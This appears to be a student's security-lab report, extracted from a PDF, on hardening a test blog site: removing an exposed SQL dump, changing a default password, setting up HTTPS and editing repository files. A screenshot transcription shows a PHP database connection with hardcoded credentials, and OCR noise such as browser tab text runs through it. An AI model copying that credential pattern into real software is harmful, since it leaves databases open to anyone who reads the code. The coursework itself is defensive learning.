


## c: Misconfiguration Security

### i: Deleted database file (blog.sql)



### ii: Changed default password and created new one




**Successfully login with new credentials**




d: HTTP Setup

i: Created certificate and did the setup for web browser

Certificate



## ii: Successfully deployed the web applications



## e: Repository

Made changes in classes/db.php file and footer.php file.





ChromeFileEditViewHistoryBookmarksProfilesTabWindowHelp

Isidore : 22\_FA xSS-LBS-F22-L xhow to unlock xvSphere - SEEDVMFA22 xmacos - The xUntitled docu: xlbs\_gadhaven1 x

bitbucket.org/bs\_gadhaven1/ss-lbs-gadhaven1/src/master/assignment/www.myblog.com/classes/db.php

GmailYouTubeMapsNewsTranslateAspie Sarkar DBTSD Movies Point ...Course: Navigate...Availability GridTeamDynamix Ver...Top 10 Cyber Sec...13.pdf

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Search?NG

ss-lbs-gadhaven1

SourceCommitsBranchesPull requestsPipelinesDeploymentsJira issuesSecurity

db.php

Pull requestsInviteCheck out...

Here's where you'll find this repository's source files. To give your users an idea of what they'll find here, add a description to your repository.

Sourcemastere69901fFull commit

ss-lbs-gadhaven1 / assignment / www.myblog.com / classes / db.phpEdit...


```
1<?php
2
3Sdblink = mysqli_connect("localhost", "niharika", "niharika", "blog");
4if (mysqli_connect_errno()) {
5    printf("Connect failed: %s\n", mysqli_connect_error());
6    exit();
7}
8
9?>
10
```

Last updated5 days ago

File typePHP

Lines10Size199 B

0 builds



It looks like you haven't configured a build tool yet. You can use Bitbucket Pipelines to build, test